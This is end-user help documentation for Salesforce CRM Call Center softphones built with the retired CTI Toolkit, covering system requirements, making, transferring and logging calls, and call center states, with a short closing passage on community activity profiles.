Important: The CTI Toolkit is retired. Softphones built with the CTI Toolkit aren't supported. To continue using your softphone, migrate your CTI implementation to Salesforce Open CTI. For more information about the retirement of CTI Toolkit and details about how to migrate to Open CTI, see CTI Toolkit Retirement FAQ.

Salesforce CRM Call Center requires the installation of a light-weight computer-telephony integration (CTI) adapter on every Salesforce user's machine. The ***minimum*** system requirements for an adapter are:

- For adapters built with CTI version 4.0 or higher:
  - Microsoft® Internet Explorer® 8; Mozilla® Firefox® 3.5; Apple® Safari® 4; Google Chrome™ 10.0 (Internet Explorer 11 isn't supported)
  - Microsoft Windows® XP (with Microsoft .NET framework)
- For adapters built with previous versions of CTI:
  - Internet Explorer 7 or 8; Firefox 3.5 or 3.6 (Safari, Chrome, and Internet Explorer 11 aren't supported)

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- For Windows 7 32-bit, 32-bit Internet Explorer 8; Firefox 3.5 or 3.6
- For Windows 7 64-bit, 64-bit Internet Explorer 8; Firefox 3.5 or 3.6
- 256 MB of RAM (512 MB recommended)
- 20 MB of disk space minimum
- Intel® Pentium® II processor, 500 MHz or above
- Windows XP

Note: If you're using a CTI adapter built with version 4.03 of the CTI Toolkit, a popup window displays when using Firefox or Chrome browsers. This popup window must display on your machine to stay connected to Salesforce CRM Call Center.

SEE ALSO:

Salesforce Call Center

Using a Softphone

Tip sheet: Getting Started with your SoftPhone

Softphone Overview

A softphone is a customizable call-control tool that appears to users assigned to a call center. A softphone's functionality and user interface are determined by the Salesforce admin.

Important: CTI Toolkit, also known as the Desktop CTI, is retired. The CTI Toolkit is no longer supported, and any adapters built on the CTI Toolkit won't work. To continue using CTI functionality, migrate to Salesforce Open CTI.

Editing Personal Softphone Settings

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Salesforce Call Center

Salesforce CTI Toolkit

Salesforce Console

Using a Softphone

Use a Softphone in the Salesforce Console in Salesforce Classic

Checking the Version of Your CTI Adapter

About CTI 1.0 and 2.0 SoftPhones


Important: The CTI Toolkit is retired. Softphones built with the CTI Toolkit aren't supported. To continue using your softphone, migrate your CTI implementation to Salesforce Open CTI. For more information about the retirement of CTI Toolkit and details about how to migrate to Open CTI, see CTI Toolkit Retirement FAQ.

A softphone is a customizable call-control tool that appears to users assigned to a call center. SoftPhones built with versions 1.0 or 2.0 of the CTI Toolkit display in the sidebar of every Salesforce page. Although administrators and developers can customize CTI 1.0 or 2.0 SoftPhones, they usually include the following components:

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



Call center state area

Includes a drop-down list that lets you specify whether you're ready to receive calls. See Changing Your Call Center State on page 2305.

Phone line header

Shows the status of the phone line. A status icon changes colors and blinks ( ), and provides a text description. You can click the name of the line (Line 1) to show or hide the line's dial pad and call information area.

Call information area

Shows data related to the call, such as the phone number the customer used to dial, the duration of the call, and links to any records associated with the call.

Call button area

Shows buttons that let you make call commands, such as dialing, hanging up, putting a caller on hold, transferring, conferencing, and opening a second line while on a call. See Using a Softphone on page 2304.

Current call log area

Displays log information for the call. By default, the `Subject` field includes the date and time of the call, but users can edit this field. The `Name` field lets users specify a related contact, lead, or person account, while the `Related To` field lets them attach an additional record to the call log once the call ends. Users can enter additional information about the call in the `Comments` text

box. Call logs are saved in an activity record that can be retrieved from the recent calls area of the SoftPhone, or the Activity History related list of the associated records. See Creating Call Logs in the Softphone on page 2300.

Recent calls area

Displays saved logs for calls that have recently completed. Click a log's `Subject` to open its detail page, or click a log's `Name` or `Related To` link to open its associated record. Click **Edit** to reopen a call log for editing in the SoftPhone.

My Calls Today report

Opens a report of all the calls you've made or received in the last day.

SoftPhone logo

Displays a customizable logo for each CTI adapter.

Note: Some Salesforce CRM Call Center features might not be available with your softphone because of customizations that have been made for your organization. See your administrator for details.

SEE ALSO:

- Softphone Overview
- Salesforce Call Center
- Salesforce CTI Toolkit
- Salesforce Console
- Using a Softphone
- Tip sheet: Getting Started with your SoftPhone

CTI 3.0 and 4.0 SoftPhones


Important: The CTI Toolkit is retired. Softphones built with the CTI Toolkit aren't supported. To continue using your softphone, migrate your CTI implementation to Salesforce Open CTI. For more information about the retirement of CTI Toolkit and details about how to migrate to Open CTI, see CTI Toolkit Retirement FAQ.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

A softphone is a customizable call-control tool that appears to users assigned to a call center. SoftPhones built with versions 3.0 and 4.0 of the CTI Toolkit display in the footer of the Salesforce console or in the sidebar of every Salesforce page. Although administrators and developers can customize CTI 3.0 and 4.0 SoftPhones, they usually include the following components:



Call center state area
Includes a drop-down list that lets you specify whether you're ready to receive calls. See Changing Your Call Center State on page 2305.

Phone line header
Shows the status of the phone line. A status icon changes colors and blinks ( ), and provides a text description. You can click the name of the line (Line 1) to show or hide the line's dial pad and call information area.

Call information area
Shows data related to the call, such as the phone number the customer used to dial, the duration of the call, and links to any records associated with the call.

Call button area
Shows buttons that let you make call commands, such as dialing, hanging up, putting a caller on hold, transferring, conferencing, and opening a second line while on a call. See Using a Softphone on page 2304.

My Calls Today report
Opens a report of all the calls you've made or received in the last day.

SoftPhone logo
Displays a customizable logo for each CTI adapter.

Note: Some Salesforce CRM Call Center features might not be available with your softphone because of customizations that have been made for your organization. See your administrator for details.

SEE ALSO:

Softphone Overview
Salesforce Call Center
Salesforce CTI Toolkit
Salesforce Console
Using a Softphone
Tip sheet: Getting Started with your SoftPhone

Editing Personal Softphone Settings

You can control personal softphone settings within Salesforce. To change your settings, from your personal settings, enter *Softphone* in the Quick Find box, then select **My Softphone Settings**.

The following settings are available:

Setting	Description
Automatically log in to your call center when logging into Salesforce	Select this option if you want Salesforce to use saved login information to automatically log you in to your softphone.
If only one record found on incoming call	Choose one of the following options to specify how a record should be displayed when it is the only one that matches an incoming call: • Always open the record automatically. This option displays

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit personal softphone settings:
• Member of a call center

Setting	Description
	the record in the main Salesforce window, overwriting whatever was there before. All unsaved changes from your previous record are lost. • `Never open the record automatically`. This option does not display the matching record. To view it you must click on the record's link in the softphone.

SEE ALSO:

- Salesforce Call Center
- Using a Softphone
- Logging In to the Softphone
- Tip sheet: Getting Started with your SoftPhone

Answering a Call Using the Softphone

When logged in to a softphone, you can receive a call when:

- The call originates from a queue and your call center state is set to Ready for Calls
- The call is dialed directly to your extension and you are not already on a call

You can tell that you have an incoming call if you see a flashing red button and the words "Incoming Call," "Incoming Transfer," or "Incoming Conference" next to the name of a telephone line in your softphone.

Details about the call, if any, are displayed just above the **Answer** button, and typically include the phone number of the caller and the number that the caller dialed to reach you. When the caller's phone number can be matched with a number in an existing Salesforce record, a link to that record is also displayed. Likewise, if your call center prompts callers to enter an account number or other data before being connected with a representative, your softphone searches for records that contain that information and automatically displays links to matching results.

To answer an incoming call, you can:

- Click **Answer** in the softphone.
- Use your physical telephone set to pick up the call.

When you answer a call, the `Call Duration` clock starts ticking, and your call center state is automatically set to Busy. If you do not answer the call, the system forwards it to another user and your call center state is automatically set to Not Ready for Calls.

Once you have answered a call, you can:

- Log comments and associate Salesforce records with the call
- Put the caller on hold
- Transfer the call to another call center user
- Conference another call center user into the call
- End the call

If your softphone supports multiple lines and you answer Line 2 while speaking on Line 1, Line 1 is automatically put on hold.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To answer calls with a softphone:

- Member of a call center

Note: Some Salesforce CRM Call Center features might not be available with your softphone because of customizations that have been made for your organization. See your administrator for details.

Tip: *Screen pops* are pages that display when incoming calls match the phone number of an existing Salesforce record. The following table describes when screen pops display (they can only display when your call center state is set to Ready for Calls):

Screen Pops On	Display	Don't Display
Edit pages		✓
Detail pages	✓	
Detail pages when inline editing is in use		✓
Edit pages and detail pages in the Salesforce Console	✓	
Outbound calls	✓	

SEE ALSO:

- Using a Softphone
- Changing Your Call Center State
- Tip sheet: Getting Started with your SoftPhone

Creating Call Logs in the Softphone

Every external call that you make or receive with a softphone automatically generates a call log activity record. You can view these call logs in the Activity History related list of any Salesforce record that is associated with the call or by running a report. Automatically generated call log records include values for:

- The call center user who received or initiated the call
- The phone number of the contact who called or who was called by the call center user
- The date on which the call took place
- The duration of the call, in seconds
- Whether the call was inbound or outbound
- The call center system's unique identifier for the call

You can associate up to two records, edit the subject, and add comments to a call log while the call is underway. To do so:

1. Associate up to two the records with the call log:
   - When you view or create a contact, lead, or person account, a `Name` drop-down list appears in the call log. Use this list to select a single contact, lead, or person account record to associate with the call.
   - When you view or create any other type of Salesforce record, a `Related to` drop-down list appears in the call log. Use this list to select a single record of any other type to associate with the call.

     Note: Custom object records can only be associated with a call log if the custom object tracks activities.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create a call log:
- Member of a call center

By default, the most recently viewed records are selected in the `Name` and `Related to` lists unless you manually choose a different record. The records that you choose in these lists will include the call log in their Activity History related lists once the call ends. These records are also displayed with the call if it is transferred to or conferenced with another Salesforce CRM Call Center user.

2. Edit the `Subject` and `Comments` fields with information about what happened during the call.

After the call ends, the call log is automatically saved as a completed task. You can quickly access the saved call logs for calls that were just completed by expanding the Last *N* Calls section of the softphone. Up to three of your last calls are displayed in this list with your most recent call displayed first:

- To modify a recent call log, click **Edit** next to the call log's `Subject` field.
- To view a saved call log, click the call log's `Subject`.
- To view a record that is associated with a call log, click the name of the record.

To view a list of all calls that you've made or received in the past day, click **My Calls Today**. This link opens the My Calls Today report in the Reports tab.

Note: Some Salesforce CRM Call Center features might not be available with your softphone because of customizations that have been made for your organization. See your administrator for details.

SEE ALSO:

Using a Softphone

Wrapping Up a Call Using the Softphone

Tip sheet: Getting Started with your SoftPhone

Putting a Caller on Hold Using the Softphone

Salesforce CRM Call Center allows you to put any caller on hold so that the caller can't hear you speaking. To put a caller on hold, click **Hold** in the softphone line that is currently active. The `Hold Time` clock that shows how long the caller has been waiting automatically starts, and the line light icon ( ) begins to blink yellow.

- Callers are automatically put on hold whenever you initiate a call transfer, dial a number on a second line, or initiate a conference call.
- If you click **Hold** while on a conference, your line becomes mute but other conference participants can still speak to one another.

To resume the call, click **Retrieve from Hold**. If you want to end the call without retrieving the caller from hold, click **End Call**.

Note: Some Salesforce CRM Call Center features might not be available with your softphone because of customizations that have been made for your organization. See your administrator for details.

SEE ALSO:

Using a Softphone

Tip sheet: Getting Started with your SoftPhone

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To put a caller on hold:

- Member of a call center

Transferring a Call Using the Softphone

To transfer a call to another call center user or to an external phone number:

1. Attach any relevant Salesforce records to the call that you want to transfer. For example, if you created a case for the call, save it, and make sure that it is selected in one of the `Related To` fields of the current call log. By doing this, the user to whom you are transferring the call will have access to the case in his or her softphone.
2. Click **Transfer** in the softphone line that you want to transfer. You remain on the line with your first caller and a new dial pad becomes active.
3. Use the dial pad, your keyboard, or the call center directory to enter the phone number of the person to whom the call should be transferred.
4. Click **Initiate Transfer**. Your first caller is automatically put on hold while you are on the call with the destination number. If a number you dial is busy, a message appears and you have the option to dial again or cancel the call.
5. When you are ready to transfer your first caller to the destination number, click **Complete Transfer**. If you no longer want to transfer the call, click **Cancel Transfer**.

Once you complete a transfer, your line is immediately freed and you return to the Ready for Calls state.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To transfer a call:
- Member of a call center

SEE ALSO:

Salesforce Call Center
Using a Softphone
Wrapping Up a Call Using the Softphone
Creating Call Logs in the Softphone
Tip sheet: Getting Started with your SoftPhone

Making a Conference Call Using the Softphone

To initiate a conference call with another call center user or an outside phone number:

1. While on a call, click **Conference** in the softphone line that is currently active. Your caller is automatically put on hold and a new dial pad becomes active.
2. Use the dial pad, your keyboard, or the phone directory to enter the phone number of the person who you want to include in the conference.
3. Click **Initiate Conference**. Your first caller remains on hold while you are on the call with the destination number. If a number you dial is busy, a message appears and you have the option to dial again or cancel the call.
4. Once you have connected with the second caller and are ready to start the conference, click **Complete Conference**. The second caller joins the first on your original telephone line and all three of you can speak freely to one another. If you no longer want to conference the call after dialing the second number, click **Cancel Conference** to hang up on the second caller and return to your original caller.

Note:

- If you click **Hold** while on a conference, your line becomes mute but other conference participants can still speak to one another.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To initiate a conference call:
- Member of a call center

- Some phone systems limit the number of callers who can be conferenced on a single line. See your administrator for details.

SEE ALSO:

Salesforce Call Center

Using a Softphone

Putting a Caller on Hold Using the Softphone

Tip sheet: Getting Started with your SoftPhone

Wrapping Up a Call Using the Softphone

When you are ready to end a call:

1. Update the associated call log. For example, if you created a case or viewed a contact while you were on the call, verify that they are selected in one of the `Related To` fields of the log, and use the `Comments` text box to enter any notes about the call.

   Call logs are not created for internal calls.

2. Click **End Call** in the active softphone line or use your physical phone set to hang up. This terminates the call and frees the line.
3. If wrap up codes are not enabled, your call center state is set back to Ready for Calls and the log for your call is automatically saved.
4. If wrap up codes are enabled, your call center state is set to Wrap Up and a set of reason codes are displayed in the softphone. While in this state you cannot receive any incoming calls.
   a. Select the reason code that best represents the outcome of the call.
   b. Optionally make any additional modifications to your call log.
   c. Click **Done**. Your call center state returns to Ready for Calls, and the log for your call is automatically saved.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To end a call:
- Member of a call center

All saved call logs are placed in the Last N Calls section of the softphone for quick reference. You can review details of these call logs by clicking any of the associated links:

- The `Subject` link (for example, "Call 6/01/2006 12:34 PM") opens the call log details page.
- Either of the `Related To` links opens the detail page for the specified record.

Note: Some Salesforce CRM Call Center features might not be available with your softphone because of customizations that have been made for your organization. See your administrator for details.

SEE ALSO:

Salesforce Call Center

Using a Softphone

Tip sheet: Getting Started with your SoftPhone

Using a Softphone

The Salesforce CRM Call Center softphone appears in the left sidebar of your Salesforce window or in the footer of the Salesforce console. You can use the softphone to:

- Log in to your call center
- Modify your call center state to show whether you are ready to receive a new call
- Dial a phone number by using the built-in softphone, or by clicking the icon next to any phone number associated with a contact, lead, activity, or account
- Look up a phone number in your custom call-center directory
- Answer a phone call from another call center user or an external number
- Put a caller on hold
- Initiate a conference call with another call center user or an external number
- Transfer a phone call to another call center user or an external number
- Add comments to or associate Salesforce records with an automatic call log to quickly record information related to a call
- Edit personal Salesforce CRM Call Center settings to customize the behavior of your softphone

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view and use asftpone:
- Member of a call center

Note: Some Salesforce CRM Call Center features might not be available with your softphone because of customizations that have been made for your organization. See your administrator for details.

SEE ALSO:

Salesforce Call Center

Salesforce CRM Call Center System Requirements

Use a Softphone in the Salesforce Console in Salesforce Classic

Wrapping Up a Call Using the Softphone

Tip sheet: Getting Started with your SoftPhone

Logging In to the Softphone

Salesforce CRM Call Center requires you to first log in to Salesforce and then to log in separately to your organization's phone system. The phone system login is located in the sidebar and only appears if you are assigned to a call center in Salesforce.If a phone system login does not appear, contact your administrator.

Depending on the phone system that your organization uses, the login prompts you to enter your user ID, password, and other credentials. Once you have entered these values, click **Log In** to complete the connection to your phone system.

To automatically log in to your phone system without having to click the **Log In** button:

1. From your personal settings, enter `Softphone` in the `Quick Find` box, then select **My Softphone Settings**.
2. Select `Automatically log in to your call center when logging into Salesforce`. Once you have logged in to your phone system, Salesforce remembers your login information and automatically makes a connection to your phone system whenever you log in to Salesforce.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To log in to Salesforce CRM Call Center:
- Member of a call center

Note: If you explicitly log out of the phone system at any time while you are logged in to Salesforce, automatic log in is turned off for the remainder of your Salesforce session. To re-enable automatic log in, log out of Salesforce and then log back in.

After logging in to a phone system, your call center state is automatically set to Not Ready for Calls. If you want to receive calls, you must change your call center state to Ready for Calls.

SEE ALSO:

- Using a Softphone
- Checking the Version of Your CTI Adapter
- Salesforce CRM Call Center System Requirements
- Tip sheet: Getting Started with your SoftPhone

Changing Your Call Center State

While logged in to Salesforce CRM Call Center, there may be times when you do not want to receive calls on your softphone, or when you need to step away from your desk. To avoid receiving calls when you do not want them, you can set your call center state next to the  icon in the softphone. Possible values for call center state include:

Call Center State	Description
Ready for Calls	You are not currently on a call, and you are prepared to receive the next direct or queued call.
Not Ready for Calls	You are not currently on a call, and you are not prepared to receive the next queued call. In this state you can still receive calls that are dialed directly to your extension.
On a Call	You are currently connected to a caller and cannot receive either a direct or a queued call.
Wrap-Up	You are currently on a call, and you wish to go directly to the Not Ready for Calls state when the call is complete.
Log Out	You want to log out from your call center phone system and remain logged in to Salesforce. After you select this option, Salesforce CRM Call Center automatically closes the connection to your call center and displays the softphone login screen.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To change your call center state:

- Member of a call center

When you first log in to Salesforce CRM Call Center, your call center state is automatically set to Not Ready for Calls. You must choose Ready for Calls from the drop-down list before you can receive any calls.

Note: Some Salesforce CRM Call Center features might not be available with your softphone because of customizations that have been made for your organization. See your administrator for details.

SEE ALSO:

- Using a Softphone
- Logging In to the Softphone
- Making a Call Using the Softphone
- Wrapping Up a Call Using the Softphone
- Tip sheet: Getting Started with your SoftPhone

Using the Call Center Directory

Every call center has an associated call center directory that includes the name and number of every user that belongs to that call center, as well as other phone numbers that are related to records in your system.

To use your call center directory:

1. In the softphone, click the name of the open line that you want to use. This action opens the dial pad for that line. Click next to the dial pad to open your call center directory.
2. Search the call center directory for a phone number:
   a. In the **Pick an object** drop-down, choose the type of record that you want to search. Any object with a phone number field is included in this list.
   b. In the **Search** text box, type all or part of the name for which you are searching.
   c. Click **Go** to view a list of only those records that include your search text.
3. When you find the phone number that you want, click its associated record name to automatically enter the number into the softphone.
4. Click **Dial** to make the call.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To use a call center directory:

- Member of a call center

SEE ALSO:

- Salesforce Call Center
- Using a Softphone
- Making a Call Using the Softphone
- Making a Conference Call Using the Softphone
- Transferring a Call Using the Softphone
- Tip sheet: Getting Started with your SoftPhone

Making a Call Using the Softphone

In Salesforce CRM Call Center there are three ways to make a call:

- Dialing a number manually
- Using the call center directory
- Using click-to-dial

While on a call, you can also make a call on a second phone line by clicking **New Line**. The new line allows you to enter a new phone number while remaining connected to your original caller. Once you click **Dial**, your original call is placed on hold, and your new call begins.

If you make a call while your call center state is set to Ready for Calls, your state moves directly to Not Ready, and you must enter Not Ready reason codes.

To end a call that you just dialed, click **End Call**. Some phone systems don't allow you to end a call from a softphone before it is answered. In these cases, an **End Call** button isn't displayed, and you must use your physical phone set to terminate the call.

If a number you dial is busy, a message appears and you have the option to dial again or cancel the call.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To make a call:
- Member of a call center

Note: Some Salesforce CRM Call Center features might not be available with your softphone because of customizations that have been made for your organization. See your administrator for details.

SEE ALSO:

- Using a Softphone
- Putting a Caller on Hold Using the Softphone
- Making a Conference Call Using the Softphone
- Transferring a Call Using the Softphone
- Wrapping Up a Call Using the Softphone
- Tip sheet: Getting Started with your SoftPhone

Making a Call by Dialing a Number Manually

To make a call in Salesforce CRM Call Center by manually dialing a number:

1. In the softphone, click the name of the open line that you want to use. This action opens the dial pad for that line.
2. Enter the phone number that you want to dial by clicking the number buttons on the dial pad, or by typing numbers on your keyboard.
3. Click **Dial** or press the Enter key on your keyboard.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To make a call:
- Member of a call center

Note: Some Salesforce CRM Call Center features might not be available with your softphone because of customizations that have been made for your organization. See your administrator for details.

SEE ALSO:

- Using a Softphone
- Making a Call Using the Call Center Directory
- Making a Call Using Click-to-Dial
- Tip sheet: Getting Started with your SoftPhone

Making a Call Using the Call Center Directory

To make a call in Salesforce CRM Call Center using the call center directory:

1. In the softphone, click the name of the open line that you want to use. This action opens the dial pad for that line.
2. Click  next to the dial pad to open your call center directory.
3. Use the directory to locate the number that you want to dial.
4. When you have found the number, click the name associated with the number to automatically enter the number into the dial pad.
5. Click **Dial** or press the Enter key on your keyboard.

Note: Some Salesforce CRM Call Center features might not be available with your softphone because of customizations that have been made for your organization. See your administrator for details.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To make a call:

- Member of a call center

SEE ALSO:

- Using a Softphone
- Making a Call by Dialing a Number Manually
- Making a Call Using Click-to-Dial
- Tip sheet: Getting Started with your SoftPhone

Making a Call Using Click-to-Dial

To make a call directly from the phone field of a contact, lead, activity, or account using Salesforce CRM Call Center:

1. Locate the number that you want to dial in a contact, lead, activity, or account.
2. Click the button to the right of the number. The number is automatically dialed in the first open softphone line.
   - A number that has already been clicked cannot be clicked again for five seconds.
   - The button does not appear next to fax numbers.

Note: Some Salesforce CRM Call Center features might not be available with your softphone because of customizations that have been made for your organization. See your administrator for details.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To make a call:
- Member of a call center

SEE ALSO:

Using a Softphone
Making a Call by Dialing a Number Manually
Making a Call Using the Call Center Directory
Tip sheet: Getting Started with your SoftPhone

Checking the Version of Your CTI Adapter

Important: The CTI Toolkit is retired. Softphones built with the CTI Toolkit aren't supported. To continue using your softphone, migrate your CTI implementation to Salesforce Open CTI. For more information about the retirement of CTI Toolkit and details about how to migrate to Open CTI, see CTI Toolkit Retirement FAQ.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

To check which version of the CTI adapter you've installed on your machine:

1. Run the CTI adapter from where it's installed. For example, from the Start menu, select **All Programs** > **salesforce.com** > **CTI Adapter 2.0** > **Salesforce Adapter 2.0**.
2. Right-click the icon in the system tray of your computer. The system tray is located next to the clock in the lower-right corner of your screen.
3. Click **About...**

   The version of your CTI adapter displays under `CTI Connector`.

Note: If you're using a CTI adapter built with version 4.03 of the CTI Toolkit, a popup window displays when using Firefox or Chrome browsers. This popup window must display on your machine to stay connected to Salesforce CRM Call Center.

SEE ALSO:

Salesforce Call Center
Salesforce CRM Call Center System Requirements
Logging In to the Softphone

Reply to Portals and Web Communities

Viewing Community Activity for Ideas and Questions

Activity statistics, such as how many posts you've made and how many likes you've received in Ideas and Questions appear on your profile page so that others can learn about your participation in the community.

Click your name anywhere around the application to view your profile. If available, you can also click the Profile tab or *Your Name* > **My Profile** at the top of the page. View other people's profiles by clicking their name.


Community Activity appears on the Overview tab of your profile and shows how your activity stacks up to other people's. You can also evaluate the activity of other members of the community when you look at their profile.

EDITIONS

Available in: Salesforce Classic

Ideas available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Chatter Answers available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



When Chatter Answers is enabled for your organization, the total numbers for the following activities appear on your profile page:

- Questions you've asked
- Questions you've answered
- Questions you've solved with a best answer

Click **Questions** to navigate back to the Q&A tab.

When `Reputation` in Ideas is enabled by your administrator, the total numbers for the following activities appear on your profile page:

- Ideas you've created
- Comments you've received
- Comments and ideas you've voted on

Click **Ideas** to navigate back to the Ideas tab.

Working with Customer Portal Users

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

